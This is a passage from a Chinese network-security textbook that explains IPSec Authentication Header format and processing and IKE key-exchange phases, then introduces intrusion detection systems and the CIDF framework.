② 完整性校验值确认：如果选择验证，接收方采用指定的验证算法对 ESP 包计算 ICV 但不包含验证数据字段，确认它与验证数据字段中包含的 ICV 相同。如果计算得来的与接收的 ICV 匹配，那么数据包有效，可以被接收。如果测试失败，接收方必须作为非法而将接收的 IP 数据包丢弃；这是可审核事件。

③ 分组解密：通过取自 SA 的密钥和密码算法，对 ESP 包进行解密，从这个 ESP 包载荷数据开始之处到下一个头之间。

4.2.3 验证头(AH)

1. 验证头的包格式

验证头(AH)协议用于为 IP 数据包提供数据完整性、数据包源地址验证和一些有限的抗重播服务，AH 不提供对通信数据的加密服务，与 ESP 协议相比，AH 不提供对通信数据的加密服务，但能比 ESP 提供更加广泛的数据验证服务。

AH 是另一个 IP 协议，它分配到的数是 51。在 IPv6 的情况下，下一个头字段的值由扩展头的存在来决定。如果没有扩展头，IPv6 头中的下一个头字段将是 51。如果 AH 头之前有扩展头，紧靠在 AH 头前面的扩展头中的下一个头字段就会被设成 51。将 AH 头插入 IPv6 的规则与 ESP 插入规则类似。AH 和 ESP 保护的数据相同时，AH 头会一直插在 ESP 头之后。AH 头比 ESP 头简单得多，因为它没有提供机密性。由于不需要填充和一个填充长度指示器，因此也不存在尾。另外，也不需要一个初始化向量。

验证头由下面的字段组成，其格式如图 4.6 所示。

<table>
<tr><td>下一个头</td><td>载荷长度</td><td>保留</td></tr>
<tr><td colspan="3">SPI</td></tr>
<tr><td colspan="3">序列号</td></tr>
<tr><td colspan="3">验证数据</td></tr>
</table>

图 4.6 AH 头格式

(1) 下一个头(8 位):标识跟在认证头后的下一个头。在传送模式下,将是处于保护中的上层协议的值,例如 UDP 或 TCP 协议的值,在通道模式下,将是值 4,表示 IP-in-IP(IPv4)封装或 IPv6 封装的这个值。

(2) 载荷长度(8 位):载荷长度字段表示采用 32 位的字减 2 表示头本身的长度。AH 头是一个 IPv6 扩展头,它的长度是从 64 位字表示的头长度中减去一个 64 位字而来的。但 AH 采用 32 位字来计算,因此,减去两个 32 位字(或一个 64 位字)。没有使用预留字段时,必须将它设置为 0。

(3) 保留(16 位):为了将来使用。

(4) SPI(32 位):和外部 IP 头的目的地址一起,用于识别对这个包进行身份验证的安全关联。

(5) 序列号(32 位):一个单向递增的计算器,等同于 ESP 中使用的序列号。序列号提供抗重播功能。

(6) 验证数据(可变):一个不固定的长度字段,其中包括完整性检查值(ICV)或 MAC。AH 没有定义身份验证器,但有两个强制实施身份验证器:HMAC-SHA-96 和 HMAC-MD5-96。和 ESP 一样,这些都是键控式的 MAC 功能,输出结果被切短成 96 个位。同时,也没有针对 AH 的使用,定义公共密钥身份验证算法(如 RSA 和 DDS)。

2. 验证头协议处理

和 ESP 一样,AH 可用于传送模式和通道模式。不同之处在于它保护的数据要么是一个上层协议,要么就是一个完整的 IP 数据报。任何一种情况下,AH 都要对外部 IP 头的固有部分进行身份验证。

AH 用于传送模式(图 4.7)时,保护的是端到端的通信。通信的终点必须是 IPSec 终点,下一个头是 TCP。

AH 用于通道模式(图 4.8)时,它将自己保护的数据报封装起来。另外,在 AH 头之前,另添了一个 IP 头。“里面的”IP 数据报中包含了通信的原始寻址,而“外面的”IP 数据报则包含了 IPSec 端点的地址。通道模式可用来替换端对端安全服务的传送模式,AH 只用于保证收到的数据包在传输过程中不会被修改,保证由要求发送它的当事人将它发送出去,以及保证它是一个新的非重播的数据包。




图 4.7　AH 用于传送模式　　　　图 4.8　AH 用于通道模式

外出数据包与一个 SPD 条目(表示采用 AH 保护)匹配时,要求 SAD 查看是否存在一个合适的 SA。如果没有,可用 IKE 动态地建立一个。如果有,就将 AH 应用到这个与之相符的数据包,该数据包在 SPD 条目指定的那个模式中。如果它是一束 SPD,应用顺序就由它所涉及的协议而定。AH 始终保护的是 ESP,别无它物。

创建一个外出 SA 时(要么手工,要么通过 IKE),将序列号计算器初始化成 0。在利用这个 SA 构建一个 AH 头之前,计算器就开始递增。这样保证了每个 AH 头中的序列号都是一个独一无二的、非零的和单向递增的数。

AH 头的其余字段都将填满恰当的值(SPI 字段分配的值是取自 SA 的 SPI);下一个头字段分配的是跟在 AH 头之后的数据类型值;而载荷长度分配的则是 32 位字减 2;身份验证数据字段设成 0。和 ESP 不一样,AH 将安全保护扩展到外部 IP 头的原有的或预计有的字段。因此,将完整性检查值(ICV)之前的不定字段调成零是必要的。对没有包含在身份验证 ICV(不在保护之列)中的 IPv4 头来说,它的不定字段是服务类型(Type of Service)、旗标(Flags)、分段偏移(Fragment Offset)、存活时间(Time to Live)和头校验和(Header Checksum)。

对 IPv4 选项或 IPv6 扩展头来说,如果它们是固定的或预定的,都会包含在 ICV 计算中。否则,必需在计算 ICV 之前,把它们调成 0。

根据身份验证器的要求,或出于排列方面的原因,可能需要进行适当的填充。对有些 MAC 来说,例如 DES-CBCMAC,要求在其上面应用 MAC 的数据必须是算法的块尺寸的倍数。在这种情况下,就必须进行填充,以便正确地使用 MAC(注意两种强制算法均无此要求)。这个填充项是隐式添加的,它必须一概为零,其大小不包括在载荷长度中,并且不随数据包一起传送。

对 IPv4 来说,AH 头必须是 32 个字节的一倍,IPv6 则是 64 个字节的一倍。如果 MAC 的输出和这项要求不符,就必须添加 AH 头。对填充项的值没有什么别的要求,但必须把它包括在 ICV 计算中,而载荷长度中必须反映出填充项的大小。如果强制实施身份验证程序正确对齐了,在用 HMAC-MD5-96 或 HMAC-SHA-96 时,就不再需要填充项。

通过把密钥从 SA 和整个 IP 包(包括 AH 头)传到特定的算法(它被认作 SA 中的“身份验证程序”)这一方式,对 ICV 进行计算。由于不定字段已设成零,它们就不会包括在 ICV 计算中。接下来,ICV 值被复制到 AH 的“身份验证数据”字段中,IP 头中的不定字段就可根据 IP 处理的不同得以填充。

现在,AH 处理结束,AH 保护的 IP 包可以输出了。根据包的大小,在放到网络上之前,可将它分段,或在两个 IPSec 同级之间的传送过程中,由路由器进行分段。

如果一个受安全保护的包在被收到之前,分成了几段,就要求在 AH 输入处理之前,对这些分段进行重新组合。

处理 IPSec 包的第一件事情是:找出用来保护这个包的 SA,AH 在这一点上不同于 ESP。然后,IP 头的目的地址、特定协议(这里是 51)和取自 AH 头的 SPI 三者再对 SA 进行识别。如果没有找到合适的 SA,这个包就会被丢弃。

找到 SA 之后,进行序列号检查。抗重播检查会决定这个包是新收的还是以前收到的。如果检查失败,这个包就会被丢弃。

现在必须检查完整性检查值(ICV)了。对整个数据包应用身份验证器算法,并将获得的摘要同保存下来的 ICV 值进行比较。如相符,IP 包就通过了身份验证;如不符,便丢弃该包。

4.2.4 Internet 密钥交换

ESP、AH 用来对 IP 报文进行封装、加密/解密、验证以达到保护 IP 报文的目的,而 IKE 和 ISAKMP/Oakley/SKEME 则是通信双方用来协商封装形式、加密/解密算法及其密钥、密钥的生命期、验证算法。

ISAKMP/Oakley/SKEME 是为 IKE 的协商提供服务的，它提供了实现 IKE 的框架、密钥交换模式和方法、密钥的更新方法。Internet 安全关联和密钥管理协议（ISAKMP）对验证和密钥交换提出了结构框架，但没有具体定义；被设计用来独立的进行密钥交换，即被设计用于支持多种不同的密钥交换。Oakley 描述了一系列被称为“模式”的密钥交换，并详述了每一种密钥交换提供的服务。SKEME 描述了一种提供匿名、否认和快速密钥更新的通用密钥交换技术。IKE 是使用部分 Oakley、部分 SKEME、并结合 ISAKMP 的一种协议，它使用 ISAKMP 来得到已验证的用于生成密钥和其他安全联盟（如 AH，ESP）中用于 IETE IPSec DOI 的材料。IKE 协议是 Oakley 和 SKEME 协议的一种混合，并在由 ISAKMP 规定的一个框架内运作。Oakley 和 SKEME 定义了通信双方建立一个共享的验证密钥所必须采取的步骤。IKE 利用 ISAKMP 语言对这些步骤以及其他信息交换措施进行表述。

IKE 的用途就是在 IPSec 通信双方之间，建立起共享安全参数及验证过的密钥，即建立“安全关联”关系，如图 4.9 所示。




图 4.9　IKE 的用途

IKE 是一种常规用途的安全交换协议，可用于策略的磋商，以及验证加密材料的建立，适用于多方面的需求如 SNMPv3、OSPFv2 等。IKE 采用的规范是在解释域（Domain of Interpretation，DOI）中制定的。针对 IPSec 存在着一个名为 RFC2407 的解释域，它定义了 IKE 具体如何与 IPSec SA 进行协商。如果其他协议要用到 IKE，每种协议都要定义各自的 DOI。为正确实施 IKE，需遵守 3 份文件（文档）的规定，它们分别是：基本 ISAKMP 规范（RFC2408）、IPSec 解释域（RFC2407）、IKE 规范本身（RFC2409）。

IKE 主要完成两个作用：安全关联的集中化管理和减少连接时间、密钥的生成和管理。

Oakley 和 SKEME 各自定义了建立经过验证的密钥交换的方法。其中包括负载的构建，信息负载的运送，它们被处理的顺序以及被使用的方法。Oakley 定义了“模式”，ISAKMP 定义了“阶段”。两者之间的关系非常直接，IKE 描述了在两个阶段中进行的不同的、称为模式的交换。

IKE 建立 SA 分两个阶段。第一阶段，协商创建一个通信信道（IKE SA），并对该信道进行认证，为双方进一步的 IKE 通信提供机密性、数据完整性及数据源认证服务，IKE 定义了两个第一阶段的协商：

第一阶段协商（主模式协商）步骤：

主模式交换提供了身份保护机制，经过 3 个步骤，6 个消息，前 2 个消息协商策略；中间 2 个消息交换 Diffie-Hellman 的公共值和必要的辅助数据；最后 2 个消息验证 Diffie-Hellman 交换，如图 4.10 所示。

(1) 策略协商交换。IKE 以“保护组（Protectionsuite）”的形式来定义策略。每个保护组都至少需要定义采用的加密算法（选择 DES 或 3DES）、散列算法（选择 MD5 或 SHA）、Diffie-Hellman 组以及验证方法（数字签名，公共密钥加密的两种验证，或者共享密钥认证）。IKE 的策略数据库则列出了所有保护组（按各个参数的顺序）。由于通信双方决定了一个特定的策略组后，它们以后的通信必须根据它进行，所以这种形式的协商是两个 IKE 通信实体第一步所需要做的。




图 4.10　使用签名验证的主模式

(2) Diffie-Hellman 共享值、Nonce 交换交换。虽然名为密钥交换，但事实上交换的只是一些 DH 算法生成共享密钥所需要的基本材料信息。在彼此交换过密钥生成材料后，两端主机可以各自生成出完全一样的共享“主密钥”，保护紧接其后的认证过程。Diffie-Hellman 交换以及一个共享秘密的建立是 IKE 协议的第二步。

(3) 身份验证交换。IKE 交换的下一个步骤便是对 Diffie-Hellman 共享秘密进行验证，同时还要对 IKESA 本身进行验证。DH 交换需要得到进一步认证，如果认证不成功，通信将无法继续下去。“主密钥”结合在第一步中确定的协商算法，对通信实体和通信信道进行认证。在这一步中，整个待认证的实体载荷，包括实体类型、端口号和协议，均由前一步生成的“主密钥”提供机密性和完整性保证。一个或多个证书负载在传递中是可选的。

在野蛮模式下，总共 3 个信息被交换。第一个信息由 SA、Nonce 和身份组成。第二个信息是在验证发起方并接受 SA 后，响应方发送 Nonce 和身份信息给发起方。第三个信息是发起方验证响应方的身份以及进行被提议的信息的交换，如图 4.11 所示。




图 4.11　带签名的野蛮模式

在 Aggressive 模式下，两个在第一次交换发送的身份信息是没有加密的。Aggressive 模式的优点是信息交换快速，但加密被节省了。

第二阶段建立 SA(快速模式)。

这一阶段协商建立 IPSec SA，为数据交换提供 IPSec 服务。第二阶段协商消息受第一阶段 SA 保护，任何没有第一阶段 SA 保护的消息将被拒收。

快速模式本身并不是一次完整的交换(因为它和第一阶段交换相关联),但又作为SA协商过程(第二阶段)的一部分用来衍生密钥材料和协商非ISAKMP SA的共享策略。快速模式交换的信息必须由ISAKMP SA来保护,即除了ISAKMP报头外,所有的负载都要加密。在快速模式中,Hash负载必须立即跟随在ISAKMP报头后,SA负载必须紧跟在Hash负载之后。Hash用于验证消息,同时也提供了参与的证据。

快速模式基本上是一次SA协商和提供重放保护的Nonce交换。Nonce用于产生新的密钥材料并阻止通过重放攻击产生虚假的安全联盟。可选的密钥交换(KE)负载可以经交换来实现通过快速模式产生附加的Diffie-Hellman交换以及求幂运算。但是必须支持使用快速模式的密钥交换负载成为可选的。

第二阶段协商(快速模式协商)步骤,如图4.12所示。




图4.12　快速模式

快速模式交换通过三条消息建立IPSec SA:前2条消息协商IPSec SA的各项参数值,并生成IPSec使用的密钥。包括使用哪种IPSec协议(AH或ESP)、使用哪种Hash算法(MD5或SHA)、是否要求加密,若是,选择加密算法(DES或3DES)。在上述3方面达成一致后,将建立起2个SA,分别用于入站和出站通信。第2条消息还为响应方提供在场的证据;第3条消息为发起方提供在场的证据。

第5章　入侵检测

5.1　入侵检测概述

5.1.1　IDS存在与发展的必然性

当越来越多的公司将其核心业务向互联网转移的时候，网络安全作为一个无法回避的问题呈现在人们面前。传统上，公司一般采用防火墙作为安全的第一道防线。而随着攻击者知识的日趋成熟，攻击工具与手法的日趋复杂多样，单纯的防火墙策略已经无法满足对安全高度敏感的部门的需要，网络的防卫必须采用一种纵深的、多样的手段。与此同时，当今的网络环境也变得越来越复杂，各式各样的复杂的设备，需要不断升级、补漏的系统使得网络管理员的工作不断加重，不经意的疏忽便有可能造成安全的重大隐患。

利用防火墙，通常能够在内外网络之间提供安全的网络保护，降低了网络安全风险。但是，仅仅使用防火墙、网络安全还远远不够：入侵者可寻找防火墙背后可能敞开的后门；入侵者可能就在防火墙内；由于性能的限制，防火墙通常不能提供实时的入侵检测能力。

如何识别未经授权而使用计算机系统的非法用户和那些对系统有访问权限但滥用其特权的用户就需要进行入侵检测。

入侵检测是防火墙的合理补充，帮助系统对付网络攻击，扩展了系统管理员的安全管理能力（包括安全审计、监视、进攻识别和响应），提高了信息安全基础结构的完整性。入侵检测被认为是防火墙之后的第二道安全闸门，提供对内部攻击、外部攻击和误操作的实时保护。这些都通过它执行以下任务来实现。

（1）监视、分析用户及系统活动，查找非法用户和合法用户的越权操作。

（2）系统构造和弱点的审计，并提示管理员修补漏洞。

（3）识别反映已知进攻的活动模式并向相关人员报警，能够实时对检测到的入侵行为进行反应。

（4）异常行为模式的统计分析，发现入侵行为的规律。

（5）评估重要系统和数据文件的完整性，如计算和比较文件系统的校验和。

（6）操作系统的审计跟踪管理，并识别用户违反安全策略的行为。

5.1.2　入侵检测的概念

入侵检测（Intrusion Detection），顾名思义，便是对入侵行为的发觉。它通过对计算机网络或计算机系统中的若干关键点收集信息并对其进行分析，从中发现网络或系统中是否

有违反安全策略的行为和被攻击的迹象。进行入侵检测的软件与硬件的组合便是入侵检测系统(Intrusion Detection System,IDS)。与其他安全产品不同的是,入侵检测系统需要更多的智能,它必须可以将得到的数据进行分析,并得出有用的结果。一个合格的入侵检测系统能大大简化管理员的工作,保证网络安全的运行。

具体说来,入侵检测系统的主要功能有以下几种。

(1) 监测并分析用户和系统的活动。

(2) 核查系统配置和漏洞。

(3) 评估系统关键资源和数据文件的完整性。

(4) 识别已知的攻击行为。

(5) 统计分析异常行为。

(6) 操作系统日志管理,并识别违反安全策略的用户活动。

5.2　入侵检测系统的基本结构

通用入侵检测框架(Common Intrusion Detection Framework,CIDF)阐述了一个标准的IDS的通用模型;规范语言定义了一个用来描述各种检测信息的标准语言;内部通信定义了IDS组件之间进行通信的标准协议;程序接口提供了一整套标准的应用程序接口(API函数)。

CIDF将IDS需要分析的数据统称为事件(Event),它可以是基于网络的IDS从网络中提取的数据包,也可以是基于主机的IDS从系统日志等其他途径得到的数据信息。

CIDF组件之间的交互数据使用通用入侵检测对象(Generalized Intrusion Detection Objects,GIDO)格式,一个GIDO可以表示在一些特定时刻发生的一些特定事件,也可以表示从一系列事件中得出的一些结论,还可以表示执行某个行动的指令。

CIDF将一个入侵检测系统分为以下组件,如图5.1所示。




图5.1　CIDF组件

(1) 事件产生器(Event Generators):从入侵检测系统外的整个计算环境中获得事件,并以CIDF GIDOs格式向系统的其他部分提供此事件。事件产生器是所有IDS所需要的,同时也是可以重用的。

(2) 事件分析器(Event Analyzers):从其他组件接收GIDOs,分析得到的数据,并产生新的GIDOs。如分析器可以是一个轮廓特征引擎。

(3) 响应单元(Response Units):是对分析结果做出反应的功能单元,它可以终止进程、重置连接、改变文件属性等,也可以只是简单的报警。

(4) 事件数据库(Event Databases):是存放各种中间和最终数据的统称,它可以是复

杂的数据库，也可以是简单的文本文件。

CIDF 将各组件之间的通信划分为 3 个层次结构：GIDO 层(GIDO Layer)、消息层(Message Layer)和协商传输层(Negotiated Transport Layer)。其中协商传输层不属于 CIDF 规范，它可以采用很多种现有的传输机制来实现。消息层确保被加密认证的消息在防火墙或网络地址转换 NAT 等设备之间传输过程中的可靠性。消息层不关心传输的内容，只负责建立一个可靠的传输通道。GIDO 层任务就是提高组件之间的互操作性，负责对传输信息的格式化，就如何表示各种各样的事件做了详细的定义。GIDO 层只考虑所传递信息的语义，不关心这些消息怎样被传递。

CIDF 也对各组件之间的信息传递格式、通信方法和标准 API 进行了标准化。在现有的 IDS 中，经常用数据采集部分、分析部分、响应部分和日志来分别代替事件产生器、事件分析器、响应单元和事件数据库这些术语。

CIDF 的规范语言文档定义了一个应用层的公共入侵标准语言(Common Intrusion Specification Language，CISL)，各 IDS 使用统一的 CISL 来表示原始事件信息(审计踪迹记录和网络数据流信息)、分析结果(系统异常和攻击特征描述)和响应指令(停止某些特定的活动或修改组件的安全参数)，从而建立了 IDS 之间信息共享的基础。CISL 是 CIDF 的最核心也是最重要的内容，GIDO 的构建与编码是 CISL 的重点。

CIDF 的内部通信文档描述了两种 CIDF 组件之间通信的机制，一种为匹配服务(Matchmaking Service)法，另一种为消息层(Message Layer)法。

CIDF 的匹配服务(也叫做匹配器)，为 CIDF 各组件之间的相互识别、定位和信息共享提供了一个标准的、统一的机制。匹配器的实现是基于轻目录存取协议(the Lightweight Directory Access Protocol，LDAP)，每个组件通过目录服务注册，并公告它能够产生或能够处理的 GIDO，这样组件就被分类存放，其他组件就可以方便地查找到那些它们需要通信的组件。目录中还可以存放组件的公共密钥，从而实现对组件接收和发送 GIDO 时的身份认证。

CIDF 的消息层在易受攻击的环境中实现了一种安全(保密、可信、完整)并可靠的信息交换机制。使用消息机制主要是为了达到以下的目的使通信与阻塞和非阻塞处理无关、使通信与数据格式无关、使通信与操作系统无关、使通信与编程语言无关。默认情况下消息传输是基于 UDP 的，且使用端口 0x0CDF 作为 CIDF 消息传输的服务端口。

